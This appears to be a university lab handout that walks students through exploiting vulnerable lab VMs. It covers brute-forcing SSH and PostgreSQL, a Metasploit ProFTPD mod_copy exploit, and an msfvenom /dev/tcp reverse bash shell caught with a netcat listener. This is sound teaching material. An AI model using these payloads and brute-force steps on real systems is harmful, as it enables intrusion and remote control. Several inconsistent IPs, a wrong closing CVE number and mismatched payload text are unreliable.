

Vulnerable machine Exploitation lab

ACCA7033

Dr. Ayman El Hajjar

2026/27

STOP AND READ

- This lab assumes that you have completed your information gathering stage and you have gathered information on services that are running on the OWASP sever.
- For this lab we will be using several machines. You can download them by following the instructions available in the lab folder on Moodle.
- In my setup:
 - Linux Server IP is **192.168.56.102**
 - Kali Linux Server is **192.168.56.101**

MSF Console

- Metasploit framework is an open-source security project that offers multiple penetration testing and exploits development features. All these features can be combined into a set of modules.
- We will be using this for the lab. This is a powerful application that contains exploits for well known vulnerabilities across a wide range of services You can see in the figure below that the latest update contains 2346 exploits!
- Let us first update the already installed metasploit framework on Kali.
- To update it , you need to be connected to the internet and type:
 - **sudo apt install metasploit-framework**
 - * If all is good, you should now have the latest updated database of all exploits.
 - * if you get an error, such as a package is missing, check what the error says. For example it might ask you to correct all broken packages first

- Before you continue, please read [this page](#) from the metasploit documentation site
- Now let us setup a database where we can store all our nmap results to use inside Metasploitable.
 - Start Postgresql server
 - * **sudo service postgresql start**
 - Create the database
 - * **sudo msfdb init**

```
(kali㉿kali)-[~]
$ msfconsole

      .:ok000kdc'          'cdk000ko:.
      .x000000000000c      c00000000000x.
      :000000000000000k,    ,k00000000000000:
      '000000000kkkk00000:  :0000000000000000'
      o00000000.MMMM.o0000o0000l.MMMM,00000000o
      d00000000.MMMMMM.c00000c.MMMMMM,00000000x
      l00000000.MMMMMMMMM;d;MMMMMMMMM,00000000l
      .00000000.MMM.;MMMMMMMMMMMM;MMM,00000000.
      c0000000.MMM.00c.MMMM'o00.MMM,0000000c
      o000000.MMM.0000.MMM:0000.MMM,000000o
      l00000.MMM.0000.MMM:0000.MMM,00000l
      ;0000'MMM.0000.MMM:0000.MMM;0000;
      .d00o'WM.0000occcX0000.MX'x00d.
      ,k0l'M.000000000000.M'd0k,
      :kk;.0000000000000.;0k:
      ;k00000000000000k:
      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .

      =[ metasploit v6.3.31-dev ]
+ -- --=[ 2346 exploits - 1220 auxiliary - 413 post ]
+ -- --=[ 1387 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > |
```

OBJECTIVES

- In this lab, you are expected to attempt to exploit all services identified on both servers.
- Create a threat model for each of the servers showing all services an potential exploits.

User enumeration

- In the lab environment setup, we should first create a user text file and added usernames and passwords for both machines.
 1. Make sure you are in your home directory. You can use `pwd` to check.
 2. Go to your home directory if you are not by typing `cd \home\kali`
 - `touch users.txt` – this will create user.txt
 - * `echo 'linuxs' >> users.txt` – this will add linuxs to users.txt
 - * `echo 'windowss' >> users.txt` – this will add windowss to users.txt
 - * `echo 'root' >> users.txt` – this will add root to users.txt
 - This file should expand while you discover more users.
 - There are more users in Windows Servers that we know about. [See the details of the windows server on the download page](#)
 3. Do the same with `pass.txt` . Passwords are **LinuxS** and **WindowsS**
 4. This file should expand while you discover more passwords.
- In reality you will need to do research and you will have large files for your brute force to be successful.
- One method to check if usernames in your usernames file are used in the server is by enumerating username on the SMTP server.
- Install smtp user enumeration by typing `sudo apt-get install smtp-user-enum`
 - Have a look on [On this site](#) to get how to use it

Search local exploit database

- A good place to start searching for exploits once you identify services and OS is to use **searchsploit**.
- In a terminal first type `searchsploit -u` to update the searchsploit database- Make sure Kali is connected to the Internet. Note this will take some time.
- You can also install some additional modules that searchsploit uses by typing `sudo apt install -y libxml2-utils`
- Now you can use searchsploit by simply typing `searchsploit` and the name of the exploit you are looking for.
 - For example- `searchsploit ftp` – will search for exploits in the local database related to the ftp

Online exploit database

- For Online exploits database, we will be using exploit-db.com

FTP anonymous login

Default anonymous authentication settings is by default switched on when you install FTP server both on Linux and Windows servers. You will be surprised to know how many servers has this enabled.

- You probably identified in the previous lab that the Linux Server is running an FTP server - You can see this by using **nmap -sV 192.168.56.102**
- Let us now identify which version the FTP server is running- We already know that the machine is running Linux server. **nmap -sV 192.168.56.102**
- The next step is to check if FTP anonymous access is still enabled. **nmap --script ftp-anon 192.168.56.102** If you get allowed it means your the servers allows anonymous access
- You can also identify if anonymous is allowed using nmap for the service and while doing enumeration at the same time:
 - **nmap -sC -sV -p21 192.168.56.102**
- Access Ftp by typing **FTP 19**
 - Anonymous access username: anonymous - password: leave blank or put your email, it doesn't really matter
- It looks like Anonymous login is not allowed. It is worth trying this all time as many FTP server admins forget to switch it off.
- For more information- check the links below
 1. [Linux FTP server - vsftpd](#)
 2. [FTP server](#)
 3. [nmap ftp-anon](#)
 4. [Windwos Anonymous Authentication](#)
- FTP anonymous access would not give us much as the access to files will be restricted to anonymous shared folder.
- Time to move on to try something else

Brute force using Hydra

- You have a username but not a password
 - **hydra -L users.txt -P pass.txt 192.168.56.102**

You can also exploit SSH by brute forcing your way using RSA exploit- Research this vulnerability

Exploit SSH

- Metasploit has an auxiliary function that we will use on the SSH service running on port 22. One we get our session through it we will be upgrading it to Meterpreter.
- This module will test ssh logins on a range of machines and report successful logins. This exploit is applicable to a collection of services running on UNIX servers. you can read more about them on this [link](#). The one we specifically exploit below is the [SSH user Code Execution](#) vulnerability.
- **use auxiliary/scanner/ssh/ssh_login**
- **set rhosts 192.168.1.102**
- **set user_file /users.txt**
- **set pass_file pass.txt**
- **exploit**
- You can see if a session was created by typing **sessions -i**
- To che You can access this session by using **sessions 1**. You are now in Metasploitable directory and you can access it.
- We used brute force in this instance to access Metasploitable.

Brute force using nmap

```
db_nmap -script ssh-brute --script-args userdb=/usr/share/wordlists/metasploit/unix_users.txt,passdb=/usr/share/wordlists/metasploit/unix_passwords.txt -p22 192.168.56.102
db_nmap -script ssh-brute --script-args userdb=users.txt,passdb=pass.txt -p22 192.168.56.102
```

- **use auxiliary/scanner/ssh/ssh_login**
- **set rhosts 192.168.1.103**
- **set user_file /home/kali/user.txt**
- **set pass_file /home/kali/pass.txt**

- **exploit**
- You can see that a session was created. You can access this session by using **sessions 1**. You are now in Metasploitable directory and you can access it.
- We used brute force in this instance to access the Linux Server SSH Service.

Exploit postgresql

- During our nmap scan we have identified the PostgreSQL database service running on port 5432 against the Linux Server VM.
- We can utilize a Metasploit auxiliary scanner to determine login information about the database. First, we configure Metasploit to utilize the scanner by typing the following:
 - use `auxiliary/scanner/postgres/postgres_login`
 - We use **show options** to see what options we can change.
 - Next, we want to configure two of the options. The first one sets the scanner to continue to scan, even if it finds a successful login. This allows us to scan a number of database instances as well as enumerate many usernames and passwords. We configure this by typing the following:
 - * `set user_file users.txt`
 - * `set pass_file pass.txt`
 - * `set stop_on_success true`
 - * `set rhosts 192.168.56.102`
 - We can now run the exploit by either typing **run** or **exploit**
 - The module will look for usernames and passwords from our files.

FTP root access - ProFTPD 1.3.5

- A simple search on the Online exploits database allows us to identify vulnerabilities for ProFTPD 1.3.5
- CVE: CVE-2015-3306 is a vulnerability for ProFTPD 1.3.5 that if not patched has severe consequences- It gives backdoor access
- To access the session you can use sessions with the session number
- For example **sessions 1** will give you access to the first session.

msfconsole CVE-2015-3306

- We can search for exploits to see if it is already on kali using searchsploit. We type **searchsploit ProFTPD**. You should be able to find an exploit for the same version of ProFTPD.
- Now we use metasploit framework to exploit this vulnerability.
- To start metasploit framework type **sudo msfconsole -q**
- Type **use exploit/unix/ftp/proftpd_modcopy_exec** to load the exploit
- Type **show options** to show all options related to this exploit.
- Type **set payload cmd/unix/reverse_perl** to load the payload
- set the remote host to the Linux Server ip address - **set rhosts 192.168.56.102**
- set the local host to the Kali Linux ip address - **set lhost 192.168.56.101**
- set the site path so that you have an FTP folder created - **set sitepath /var/www/html**
- Type **exploit** to start the exploit run
- You should be able to see a session created. You have now gained root access using the backdoor vulnerability CVE-2011-02523

Exploit using a netcat shell

- In this section, we will attempt to create a reverse shell while using an access obtained from previous exploits.
- Benefit: In addition to gaining access to the SSH server, maintaining access by the mean of installing a payload that once executed will allow the connection to be established when the machine is on.
- **Which reverse shell to use:**
 - Looking at the number of reverse shells available in metasploit framework, you will find that there are hundreds of different shells that a user can possibly use.
 - * You can do this by going into metasploit framework by typing **msfconsole** and typing **search reverse**
 - We know, from the information gathering method, and more precisely the Operating system enumeration scan, we have identified that the Server we are using is Linux.

```

(kali@kali)~$ msfvenom -p cmd/unix/reverse_bash lhost=192.168.56.101 lport=4321 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the p
payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 73 bytes
bash -c '0<669-;exec 69</dev/tcp/192.168.56.101/4321;sh <669 >669 2>669'

```

Figure 1: unix reverse bash shell payload

- This will mean that the reverse shell we will use needs to be an interpreter that unix/linux systems commonly use.
- The three most common interpreters for Linux are bash, python or perl. There are others that will be running but they are system dependent (depends on whether it is installed or not).
- You can see the unix reverse shells by searching for the shells for unix using the word **unix/reverse**
 - * From **msfconsole** you can **search unix/reverse**
- Now lets start by preparing our payload for the attack. We will create a simple that will create a reverse_bash shell, which when executed will open a reverse connection to the attacker's machine.
 1. To generate the payload, we will use **msfvenom**, a tool that is part of the metasploit framework used to generate and encode payloads.
 - * Open a terminal and type


```
msfvenom -p cmd/unix/reverse_bash lhost=192.168.56.101 lport=4321 R
```
 - * what we did here is:
 - **-p** - we specified the payload we will be using, in this case reverse_bash
 - **lhost** - we set the lhost to our machine (this is the reverse channel for communication)
 - **lport** - We will be listening on port 4321. You can change this to any number as long as it is bigger than 1000 (the first 1000 are usually pre-defined for services).
 - **R**- We use this flag to tells msfvenom to output the payload in a format that metasploit framework can run.
 - * Now we have a payload that (1) is designed to run on Unix based systems, (2) when executed will be create a reverse shell connection at the attacker's machine (kali) on the port we specified. That means
 2. Once the payload (highlighted in yellow) is created, we can copy it for us to use it later. You can see the payload below in [Fig.1](#)
 - * A brief explanation of what the payload

0;&113-;exec 113<>/dev/tcp/192.168.56.101/4321;sh <&113 >&113 2>&113 means is shown below:

- The payload is used unix **/dev/tcp** functionality, an implementation of tcp connection for Unix.
 - **0<&113-**This part redirects file descriptor **0** (stdin, which is the standard input) to **file descriptor 113**.
 - File descriptors are used by the operating system to **manage I/O (input/output)**. **File descriptor 0** corresponds to **stdin** (input). **File descriptor 1** corresponds to **stdout** (output). **File descriptor 2** corresponds to **stderr** (error output)
 - and the number **113** is a random value that kali has chosen to recognise the connection. It might be different for you.
 - **exec 113<>/dev/tcp/192.168.56.101/4321:** This is where the reverse shell is created to execute the 113 connection to create a connection on dev/tcp kali ip address using port 4321
 - **sh <&113 >&113 2>&113-** Once the connection is established, create a shell script **sh** and redirect the shell's input (stdin) from the established connection (file descriptor 113) **<&113** to the the shell's output (stdout) to the same connection (file descriptor 113) **>&113**. if there is an error redirects the shell's error output (stderr) **2>&113** to the same connection (file descriptor 113).
3. The next step is to create a **new listener** on the kali Linux IP port 4321 that we used in the previous step.
- * We can do this using netcat. Open a new terminal, and type
nc -vlp 4321
 - the v option specify the use of verbose mode
 - the l option specify the listening function.
 - the p option specify the port number is fixed
 - * Now you have a listener waiting for someone to connect on this port.
 - * **while keeping this terminal open**
4. The final step is to run the payload on the vulnerable machine
- * Open another terminal on Kali, and login to ssh as you did before
ssh linuxs@192.168.56.101
 - * and execute the payload (highlighted in yellow in fig.1).
5. As soon as the payload is executed, and if everything was done correctly, a TCP connection should be established on the terminal where the netcat listener (nc) was created. The payload is now running on the server and anytime a bash the attack creates a bash, it establishes a TCP connection as well, as long as the tcp listener is open.

- When you searched for reverse shells for unix, you also found a reverse shell script that uses netcat instead of bash.
- **Try to create another payload that uses it. Note that you should use a different port value.**

Windows Machine

- The windows including services that run on two different web servers (WAMP and XAMPP servers) but they are set to run one at a time.
- The Windows server is always set to **192.168.56.99**
- Login details for the Windows server:
 - **Username:** labadmin
 - **Password:** Un1vers!ty
- **Note:** When you start the windows machine follow the steps below (shown in Fig.2):
 1. It will ask you to press **ctrl alt del**.
 2. To send the **Ctrl Alt Del** to the Virtual Machine instead of the host machine, while the windows VM is open, on the VirtualBox of the VM click on **Input** then **Keyboard**
 3. Select **Insert +Ctrl+Alt+Del**
 4. Enter username and password




Figure 2: Windows Login

What remains

NOTE: What remains

- These are not all the exploits we can do on Metasploitable. There are many other running services on the server, some can be vulnerable.
- I suggest you search for vulnerabilities found in all services you found in your previous lab.
- In addition to this, although we have exploited several services on the Metasploitable Linux Vulnerable servers, we still need to attempt to escalate our privilege to a higher privilege user, possibly someone who has admin access.
- Using techniques you have learnt from this lab and the information gathering lab, you should also attempt to exploit services running on the **Windows AD server**.
- IN THIS LAB WE DID NOT EXPLORE WEB APPLICATIONS